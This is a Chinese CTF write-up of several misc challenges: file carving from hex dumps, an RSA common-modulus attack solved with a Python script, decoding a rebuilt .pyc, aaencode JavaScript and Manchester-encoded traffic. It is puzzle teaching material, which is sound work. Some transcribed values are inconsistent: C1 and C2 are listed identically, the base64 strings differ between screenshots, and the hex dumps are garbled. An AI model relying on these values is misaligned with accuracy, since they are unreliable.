0000C400	02	D0	50	57	29	51	F9	E7	77	B8	59	CE	DF	C2	7F	7E	ðPW)Qùçw,YîßĀ ~
0000C410	CE	3F	3B	DB	FC	8B	84	7E	FE	85	EB	CD	9F	E1	7F	7E	î?;Ūù<„~p...ēîŷā ~
0000C420	4B	FD	2F	92	68	F8	6F	EF	AC	FF	0C	FE	F3	29	D6	BF	Kŷ/'hœoi-ŷ pó)Ō¿
0000C430	C8	B4	E7	7F	38	D3	FA	73	16	7F	DE	C7	FC	8B	4A	86	Èˆç 8Ōús Bçû<J†
0000C440	FE	7A	57	F3	E7	1C	FE	D3	60	FF	77	02	1A	F9	47	0E	pzWóç pŌˆŷw ùG
0000C450	FF	83	F9	FE	E7	9C	FE	D3	60	FB	77	92	1C	03	00	FE	ŷfùpçæpŌˆŷwˆ p
0000C460	C2	7C	FB	73	06	FF	B9	A2	FC	3B	9D	4C	02	00	FF	B6	Ā ûs ŷˆœü; L ŷŷ
0000C470	BE	C8	49	82	81	FF	11	0D	F7	F9	31	FF	AC	37	CC	EC	%ÈI, ŷ ÷ùlŷ-7îi
0000C480	1F	A1	FF	03	50	4B	01	02	3F	00	14	00	09	08	08	00	iŷ PK ?
0000C490	83	6E	A2	4E	17	D6	36	DA	51	C4	00	00	8A	D5	00	00	fncN Ō6ŪQĀ ŠŌ
0000C4A0	17	00	24	00	00	00	00	00	00	00	20	00	00	00	00	00	\$
0000C4B0	00	00	E5	8E	89	E5	AE	B3	E4	BA	86	E6	88	91	E7	9A	āŽ%ā&ˆā°+æˆˆçš
0000C4C0	84	E5	93	A5	2E	64	6F	63	78	0A	00	20	00	00	00	00	„ā"ŷ.docx
0000C4D0	00	01	00	18	00	C4	34	4B	2B	AB	00	D5	01	9F	E1	6B	Ā4K+« Ō Ÿák
0000C4E0	EF	AB	00	D5	01	71	F3	8E	30	A5	00	D5	01	50	4B	05	i« Ō qóŽ0ŷ Ō PK
0000C4F0	06	00	00	00	00	01	00	01	00	69	00	00	00	86	C4	00	i tĀ
0000C500	00	00	00														

解压得到一个doc文档



打开里面有张图片



图片直接保存下来是找不到什么的

因为office三件套本质上都是压缩数据，将后缀改为zip可看到里面的数据文件



在 word/media/ 目录下可以看到doc文档里的图片本体和一个word.xml

word.xml																	ANSI ASCII	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	01	00	60	ÿøÿä	JFIF
00000010	00	60	00	00	FF	DB	00	43	00	08	06	06	07	06	05	08	`	ÿÜ C
00000020	07	07	07	09	09	08	0A	0C	14	0D	0C	0B	0B	0C	19	12		
00000030	13	0F	14	1D	1A	1F	1E	1D	1A	1C	1C	20	24	2E	27	20		\$.'
00000040	22	2C	23	1C	1C	28	37	29	2C	30	31	34	34	34	1F	27	"	,# (7),01444 '
00000050	39	3D	38	32	3C	2E	33	34	32	FF	DB	00	43	01	09	09	9	=82<.342ÿÜ C
00000060	09	0C	0B	0C	18	0D	0D	18	32	21	1C	21	32	32	32	32	2	! !2222
00000070	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222	
00000080	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	32	2222222222222222	
00000090	32	32	32	32	32	32	32	32	32	32	32	32	32	32	FF	C2	2222222222222222ÿÄ	
000000A0	00	11	08	00	39	00	CF	03	01	22	00	02	11	01	03	11	9	ï "
000000B0	01	FF	C4	00	1A	00	01	01	01	01	01	01	01	00	00	00	ÿÄ	
000000C0	00	00	00	00	00	00	00	05	04	06	02	03	01	FF	C4	00		ÿÄ
000000D0	14	01	01	00	00	00	00	00	00	00	00	00	00	00	00	00		
000000E0	00	00	00	FF	DA	00	0C	03	01	00	02	10	03	10	00	00		ÿÜ
000000F0	01	EF	D1	F1	1D	2B	F3	F4	11	4B	40	00	00	00	00	03	iÑñ +óó K@	
00000100	E1	2C	B6	00	39	7A	53	28	93	35	CE	EA	88	11	EA	FE	á,¶ 9zS("5îê^ êp	
00000110	9D	40	3C	73	36	3E	24	8A	38	B1	9B	EA	CD	9A	50	D7	@<s6>\$Š8±>êÍŠP*	
00000120	93	D8	F9	4C	A6	53	C1	32	B9	AE	76	8C	27	58	F3	E8	"ØùL;SÁ2³@vG'Xóè	
00000130	02	66	2E	80	4F	DB	EC	44	C7	D3	82	3F	C8	B3	CC	56	f.€CÔiDÇÓ,?È³ÍV	
00000140	CE	46	E8	FE	9B	CE	72	D6	91	CE	EE	A8	23	E6	E8	46	îFèp>îrÖ'îi"³æèF	
00000150	58	DD	18	C1	1F	A0	CC	50	00	00	00	00	00	00	00	00	XÝ Á ìP	
00000160	00	00	00	7F	FF	C4	00	28	10	00	02	03	00	00	04	06	ÿÄ (
00000170	01	05	00	00	00	00	00	00	00	03	04	01	02	05	00	10		
00000180	13	14	12	15	20	22	23	30	06	11	31	33	40	50	FF	DA	"#0 13@PÿÜ	
00000190	00	08	01	01	00	01	05	02	FE	D3	6E	C8	49	2F	34	B5	pÓnÈI/4µ	
000001A0	BF	78	E5	A0	D9	14	AF	DC	69	24	05	27	08	72	FA	16	¿xă Ù ~Üi\$ ' rú	
000001B0	F9	37	34	AB	16	CE	B3	25	16	18	3B	F3	F1	DC	B4	E3	ù74« î³% ;óñÜ'ă	
000001C0	3A	3D	D5	67	95	ED	14	A0	8A	FB	DC	43	8E	57	41	B7	:=Ög•i ŠûÜCŽWA·	
000001D0	09	53	92	74	95	A4	BA	38	44	7E	64	CD	13	6C	84	29	S't•¤°8D~dí l,,)	
000001E0	5B	60	ED	90	EE	A3	2E	3B	55	97	8A	6A	CD	51	6F	BA	[`i î£.;U-ŠjÍQo°	
000001F0	18	BD	BF	90	7A	01	F0	EE	EA	5E	29	9E	D5	24	78	21	³¿ z ôîê^)žÖ\$X!	
00000200	FE	0C	5F	68	F6	A6	3A	7C	9F	89	94	32	ED	16	CE	6E	p_hö!; Ÿ%²2i İn	
00000210	D1	3B	57	15	ED	B9	74	58	F0	36	BF	47	1C	4A	33	71	Ñ;W í³tX86¿G J3q	
00000220	01	3E	9B	E9	80	B7	68	C8	16	45	A2	2E	9D	7B	26	F8	>»é€·hÈ Ec. {&ø	

Ord_geeee}

misc2-Easy-Easy

- 出题人: ha2

解题思路

把四个文件下载打开后，可以看出有pubkey1.pem和pubkey2.pem以及有两个密文。可以联想到是考察rsa 的共模攻击。将pubkey1.pem和pubkey2.pem拖进kali 进入openssl下，键入：

```
openssl->rsa -pubin -text -modulus -in pubkey1.pem
openssl->rsa -pubin -text -modulus in pubkey2.pem
```

可以求解出e1, e2, n的值。e1=2333 e2=23333

```
e7:24:81:db:25:68:aa:82:9e:ea:c8:7d:20:1a:5a:
8f:f5:ee:6f:0b:e3:81:92:ab:28:39:63:5f:6c:66:
42:17
Exponent: 2333 (0x91d)
Modulus=8989A398988456B3FEF4A6AD86DF3C99577F8978048DE5436BFC30D8D8C94958912AA52
6FF333B66857306EB88DE36C2C396A84EFD35D382502DAA1A3F3B6E97502D2E31C849330F5B4C952
57A149A97F5954EAF89341147ADCDD4E950FFF74E30BBE622876B42EEAC86DF4AD9715D05B5604AA
8179424C7D9AC46BD6B5F322B2B5728BA148704A25A8EFC1E7C84EA7E5CE3E01703F04F94A431D9
9548D7AE2C7DD6E879B35F8A2D4A5EFBE737257BF99BD9EE66B15AFF233FC77B558A487DA5952FBE
28923DA9C5EB46788C050336B7E36A5ED82D5C1B2AEB0E45BEE405CBE72481DB2568AA829EEAC87D
201A5A8FF5EE6F0BE38192AB2839635F6C664217
writing RSA key
-----BEGIN PUBLIC KEY-----
```

打开两个密文文件，观察是base64，先解一遍base64，观察发现，考虑bytes_to_long转换，成功得到密文c1和c2的值分别为

```
C1=60634872980920684792141263644752123075301696201578793773490877175503912633057399404668
73916680173868151934118202386201292106479872572177463877671639620170403016477268507126495
99669308077379136010293899155757839417885818663431246147978294802274710696234410962118071
06099263768568239898887229862652131034672704825212748398352422127486007333683313248745010
80276192799011033827683837290566036424440750360976508165471659052754873519761776740269565
16000644510136326913725906759555738187580537759686233571048413860584673231892180206266255
9436727865610850537431264111455511387695686954889097730278716651539609689474175616893
```

```
C2=60634872980920684792141263644752123075301696201578793773490877175503912633057399404668
73916680173868151934118202386201292106479872572177463877671639620170403016477268507126495
99669308077379136010293899155757839417885818663431246147978294802274710696234410962118071
06099263768568239898887229862652131034672704825212748398352422127486007333683313248745010
80276192799011033827683837290566036424440750360976508165471659052754873519761776740269565
16000644510136326913725906759555738187580537759686233571048413860584673231892180206266255
9436727865610850537431264111455511387695686954889097730278716651539609689474175616893
```

我们现在知道了n、c1、c2、e1、e2可用如下脚本直接解密：

```
from libnum import n2s,s2n
from gmpy2 import invert

# 欧几里得算法
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def main():
```

```

n =
1736252012414973605929160571783981408943126183397240817576650489487609127202119737448021558
2589878198406028065354454242540322618614670160317701698407729515781811530180885334265851364
4903578849093360854107751689539421203592150389250253053634805386854879888273394638905392790
0828524171132604186818380584850307737396708291093242279816524248115459379471263925115785610
2009630894845049984346776659339380886766804814959778048440996937820138560802077375885700500
7376999040110324510073417771605864673182642883700803155193058002476826118027749969993308125
34723806925426052547128371180683265963525581842037399869323246530085399

c1=606348729809206847921412636447521230753016962015787937734908771755039126330573994046687
3916680173868151934118202386201292106479872572177463877671639620170403016477268507126495996
6930807737913601029389915575783941788581866343124614797829480227471069623441096211807106099
2637685682398988872298626521310346727048252127483983524221274860073336833132487450108027619
2799011033827683837290566036424440750360976508165471659052754873519761776740269565160006445
1013632691372590675955573818758053775968623357104841386058467323189218020626625594367278656
10850537431264111455511387695686954889097730278716651539609689474175616893

c2=56859646165894219041238605316392270912374694221896335382962527844450550836189982357558
1601439679160662836401917460423326118217546740320958704591437435331929026766262946832488857
4294370772610335391498228952148879868698934428023515561022163850876603136960475633669987772
6627221144001644362423891359306418874422337645700683368183592992328273294812143290909515376
6768811843631517733178600781774764687575839401553219590424566942900577708920633040106674834
9486043122126741564788612314086835096700653807186808502052821069456466671112850935784237764
056319547461494385966083289110255554230600296553545218166141886432724223274

e1 = 2333
e2 = 23333
s = egcd(e1, e2)
s1 = s[1]
s2 = s[2]
# 求模反元素
if s1<0:
    s1 = - s1
    c1 = invert(c1, n)
elif s2<0:
    s2 = - s2
    c2 = invert(c2, n)

m = pow(c1,s1,n)*pow(c2,s2,n) % n
# print hex(m)[2:].replace('l','').decode('hex')
print n2s(m)

if __name__ == '__main__':
    main()

```

```

root@kali:~# python del.py
sicnuctf{23re SDxF_y78hu_5rFgS}
root@kali:~#

```

openssl是一个功能强大的工具包，它集成了众多密码算法及实用工具。我们即可以利用它提供的命令台工具生成密钥、证书来加密解密文件，也可以在利用其提供的API接口在代码中对传输信息进行加密。

misc3-走，跟我去二次元吧

- 出题人：昏鸦

解题思路

打开图片，拖进winhex，可看到文件末尾有段压缩数据

erciyuan.jpg																	ANSI ASCII	
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F		
00010810	A5	32	D7	E2	D0	15	A7	FE	C1	89	0A	E4	18	8B	C8	45	¥2×âÐ	SpÁ% ä <ÈE
00010820	2F	5B	DC	3F	38	82	5D	51	46	8C	E6	95	C1	EB	3B	0A	/[Ü?8,]QFGæ·Áë;	
00010830	BB	71	3C	4C	62	D4	7D	CE	57	44	F4	D5	B9	58	66	E7	»q<LbÔ}ÎWDôÕ³Xfç	
00010840	3C	74	E8	58	31	7A	DB	C5	91	89	F7	C0	1C	B7	7F	2D	<tèX1zÛÄ'‰÷À · -	
00010850	1F	11	B7	6B	AF	5B	B7	2B	E7	B1	7D	DD	7E	7B	B7	3B	·k⁻[·+ç±}Ý~{·;	
00010860	B3	AD	CC	D1	88	84	82	AF	C4	D7	BB	5A	8A	BA	70	07	³-îÑˆ„„,⁻Ä×»ZŠ°p	
00010870	65	A6	95	53	BC	11	E7	37	E2	4D	DF	22	33	7B	CC	DA	e!·S⁴ ç7âMß"3{îÜ	
00010880	0D	45	7B	CB	74	51	E0	CF	BB	AE	29	3F	DF	77	FD	AC	E{ËtQàÏ»®)?ßwý¬	
00010890	37	FB	61	B0	C6	C3	97	60	98	A6	3F	1C	0A	B4	0B	6D	7ûa°ÄÄ-ˆ~!/? ´ m	
000108A0	C7	98	DD	78	E1	EF	FF	01	1A	D5	FA	F3	E3	50	56	4D	Ç⁻Ýxáíÿ ŒóóãPVM	
000108B0	9B	FE	6F	FE	45	BC	68	C6	8B	CE	E3	17	50	4B	01	02	»popE⁻hÄ<Îã PK	
000108C0	3F	00	0A	00	00	08	00	00	49	A4	A3	4E	00	00	00	00	? IxfN	
000108D0	00	00	00	00	00	00	00	00	06	00	24	00	00	00	00	00	\$	
000108E0	00	00	10	00	00	00	00	00	00	00	65	6D	6D	6D	6D	2F	emmm/	
000108F0	0A	00	20	00	00	00	00	00	01	00	18	00	B1	A9	AF	85	±€⁻...	
00010900	AC	01	D5	01	A2	D0	AF	85	AC	01	D5	01	11	11	CF	77	¬ Œ çE⁻...¬ Œ İw	
00010910	AC	01	D5	01	50	4B	01	02	3F	00	0A	00	00	08	00	00	¬ Œ PK ?	
00010920	78	5C	A3	4E	EF	C4	1B	52	D0	04	00	00	D0	04	00	00	x\£NiÄ RÐ Ð	
00010930	0E	00	24	00	00	00	00	00	00	00	20	00	00	00	24	00	\$ \$	
00010940	00	00	65	6D	6D	6D	6D	2F	28	30	5F	30	29	2E	37	7A	emmm/(0_0).7z	
00010950	0A	00	20	00	00	00	00	00	01	00	18	00	41	F9	74	4B	AùtK	
00010960	61	01	D5	01	B1	A9	AF	85	AC	01	D5	01	B1	A9	AF	85	a Œ ±€⁻...¬ Œ ±€⁻...	
00010970	AC	01	D5	01	50	4B	01	02	3F	00	14	00	00	08	08	00	¬ Œ PK ?	
00010980	D3	A3	A3	4E	1B	25	E4	9C	0C	02	00	00	CE	04	00	00	Œ££N %äœ î	
00010990	0D	00	24	00	00	00	00	00	00	00	20	00	00	00	20	05	\$	
000109A0	00	00	65	6D	6D	6D	6D	2F	6B	65	79	2E	74	78	74	0A	emmm/key.txt	
000109B0	00	20	00	00	00	00	00	01	00	18	00	D9	94	3C	03	AC	Ü" < ¬	
000109C0	01	D5	01	48	C2	4E	83	AC	01	D5	01	48	C2	4E	83	AC	Œ HÂNf¬ Œ HÂNf¬	
000109D0	01	D5	01	50	4B	05	06	00	00	00	00	03	00	03	00	17	Œ PK	
000109E0	01	00	00	57	07	00	00	00	00								W	

提取解压，有一个压缩文件和一个key.txt

压缩文件解压需要密码，猜测根据key.txt找到压缩文件的密码



打开key.txt，根据格式猜测是某种文件的数据

```
key.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
330d 0d0a 5334 cc5c 5d01 0000 e300 0000
0000 0000 0000 0000 0003 0000 0040 0000
0073 6800 0000 6400 5a00 6401 5a01 6402
5a02 6403 5a03 6404 5a04 6405 5a05 6406
5a06 6407 5a07 6408 5a08 6409 5a09 640a
5a0a 640b 5a0b 640c 5a0c 640d 5a0d 6508
6509 1700 0100 6503 6505 1700 6506 1700
5a0e 6507 6504 1700 5a0f 6510 650e 650f
1700 640e 1700 8301 0100 640f 5300 2910
5a0d 7157 5274 7147 5745 6173 6441 465a
0c7a 5648 5369 6f49 4f47 5659 495a 0d67
6855 5946 4f46 7667 6a63 676f 5a0c 527a
5261 5645 3150 536c 6448 7a08 5230 394a
5051 3d3d 5a0c 5454 4e46 5330 3561 566b
645a 5a0c 576c 5250 546b 4a58 5231 6c61
5a0c 5645 564e 576c 4648 5456 6c55 5a0c
7a78 554f 6342 564b 7975 4647 5a0b 374a
4637 3554 5574 7538 365a 0c73 6164 6577
6766 7761 7267 685a 0c61 7364 7177 6471
7766 7364 615a 0d61 7364 7177 6366 3477
7962 6572 5a0f 6173 6466 7177 7261 7366
```

根据文件头搜索到跟python有关，猜测是python文件编译后产生的pyc文件

根据数据创建pyc文件，反编译或直接运行(python3.6)，得到一串base64

```
D:\协会\第八届信息安全大赛决赛\MISC\misc3>python key.pyc
RzRaUE1PSldHTTNFS05aUkdZWlRPTkJXR1laUEUNWlFHTU1UR09JPQ==
```

解base64得到一串类似base64的值，根据密文格式猜测是base32

base32解码后又得到一串数字，猜测是base16

最后解得明文 sicnuctf2019，即压缩包密码为 sicnuctf2019

```
10
11 s = 'RzRaUE1PSldHTTNFS05aUkdZWlRPTkJXR1laUEUNWlFHTU1UR09JPQ=='
12 print(base64.b64decode(s))

b'G4ZTMOJWGM3EKNZVGYZTONBWGYZTEMZQGMYTGOI='
[Finished in 3.0s]
```

```

10
11 s = 'RzRaVE1PS1dHTTNFS05aVkdZW1RPTkJXR11aVEVNW1FHTV1UR09JPQ=='
12 print(base64.b32decode(base64.b64decode(s)))

```

```

b'7369636E7563746632303139'
[Finished in 1.1s]

```

```

10
11 s = 'RzRaVE1PS1dHTTNFS05aVkdZW1RPTkJXR11aVEVNW1FHTV1UR09JPQ=='
12 print(base64.b16decode(base64.b32decode(base64.b64decode(s))))


```

```

b'sicnuctf2019'
[Finished in 1.0s]

```

解压出(0_0).txt，是一段aaencode，丢进浏览器运行得到一串类似与佛论禅的密文




```
Console
top
Filter
Default levels
ε ]+(o^-o)+(o^_o)+(c^_o)+(θ)+(D) .θ /+(D)
[ε ]+(o^-o)+(o^_o)+(D) .D /+(D) ['c']+(^-)
+(θ)+(D)[ε ]+(o^-o)+(^-)+(θ)+(o^_o)-(θ)+(D)
.D /+(D) . /+(D)[ε ]+(o^-o)+(o^_o)+(D)
.D /+(D) ['c']+(^-)+(θ)+(D)[ε ]+(o^-o)+(^-)+(
(o^_o)+(D) . /+(^-)+(o^_o)+(D)[ε ]+(o^-
o)+(^-)+(θ)+(D) . /+(θ)+(θ)+(D)[ε ]+(o^-o)+
(o^_o)+(o^_o)+(D) .D /+(D) ['c']+(^-)+(θ)+(D)
[ε ]+(o^-o)+(o^_o)+(D) .D /+(D) ['c']+(^-)
+(θ)+(D)[ε ]+(o^-o)+(^-)+(^-)+(D) . /+(D) [
θ]+(^-)+(^-)+(D)[ε ]+(o^-o)+(^-)+(θ)+(^-)+(
^-)+(θ)+(D) .D /+(D) . /+(D)[ε ]+(o^-o)+(^-)
+(^-)+(D) . /+(D) ['c']+(D) .θ /+(D)[ε ]+(^-)+
(o^_o)-(θ)+(D)[ε ]+(^-)+(θ)+(θ)+(D)[o] (
θ)) ('_');
土豆滅滅苦滅不苦利顛波孕依曳一遮曳般寔豆離想世礙喝佛訶隸地參死 VM1484:3
尼羯槃羯闍道室若摩菩竟能伽鞞槃那婆心悉摩孕輪特死嚴切帝怛勝諸。一即勝怛滅勝
滅穆婆滅滅諸姪跋
< undefined
>
```

百度搜索信息易知是“土豆文”，根据贴内提供的土豆文加解密工具可直接解密得到flag

土豆滅滅苦滅不苦利顛波孕依曳一遮曳般寔豆離想世礙喝佛訶隸地參死 百度一下

网页 资讯 视频 图片 知道 文库 贴吧 采购 地图 更多»

百度为您找到相关结果约33个 搜索工具

“若摩菩”及其后面的字词均被忽略，因为百度的查询限制在38个汉字以内。

手把手教你土豆文 Ver 2.0 - 土豆星 - KeyFansClub 我们的梦想



9条回复 - 发帖时间: 2011年3月30日
2015年10月8日 - 土豆滅滅苦滅竟滅伊穆佛究姪多夢世迦切顛神佛提
訶陀大孕顛藐若礙上豆夜迦得...礙姪侄顛哆伽道罰是悉罰訶怯...
www.keyfc.net/bbs/show... - 百度快照

[土豆星土豆文自主規限]ORZ|| - 土豆星 - KeyFansClub 我们的梦想

9条回复 - 发帖时间: 2007年12月22日
2007年12月22日 - 土豆滅滅苦滅漫吉朋帝伽薩心知竟藝亦數悉他遠上彌遮除夜明隸參上豆即礙
世...依想夷道麼參明闍麼般寔聽遮槃悉勝孕知寫苦婆跋神勝夢知豆即羯若等夷涅...
www.keyfc.net/bbs/show... - 百度快照




misc4-长路漫漫


- 出题人：昏鸦

解题思路

流量包拖进wireshark，追踪TCP流，分析中间有一段http的包有传输一些文件，其中有个whatsthis.zip提取出来



其中有个txt文件，根据文件名应该是一段曼彻斯特编码过后的数据



曼彻斯特编码有几种实现方式，这里是无跳变记录为0，有跳变记录为1

考虑到可能想不出具体是哪种编码方式，实际上whatsthis.zip文件的末尾藏有一张图片，是具体编码实现的代码

whatsthis.zip																	ANSI ASCII
Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000110	A6	13	61	0D	C6	8C	63	FE	99	D7	87	AB	63	56	45	CC	! a #Gcp™*+«cVEİ
00000120	04	BB	12	CC	C3	EF	3E	7C	0A	27	EE	46	8E	81	77	C1	» İĂi> 'iFZ wÁ
00000130	93	B1	50	47	EF	FE	58	94	11	3A	E7	35	B8	6A	12	77	"±PGİpX" :ç5,j w
00000140	7C	EA	9D	19	44	BD	5D	F0	E4	38	9D	31	F5	23	98	A1	ê D%]ðä8 lð#~;ı
00000150	EB	DF	C0	27	C1	D4	EC	B9	BE	1F	EE	00	A9	31	34	14	ëßÀ'ÁÔİ:~ı i @14
00000160	37	DC	9F	C0	59	B1	1A	19	96	33	19	B3	0D	57	83	AB	7ÜYÀY± -3 ' Wf«
00000170	98	C4	3F	B9	9E	D7	5E	1F	DE	8A	32	FC	01	50	4B	01	~Ä?:ž*^ ÞŠ2ü PK
00000180	02	3F	00	14	00	00	08	08	00	E2	A5	A2	4E	28	89	39	? ä¥cN(%9
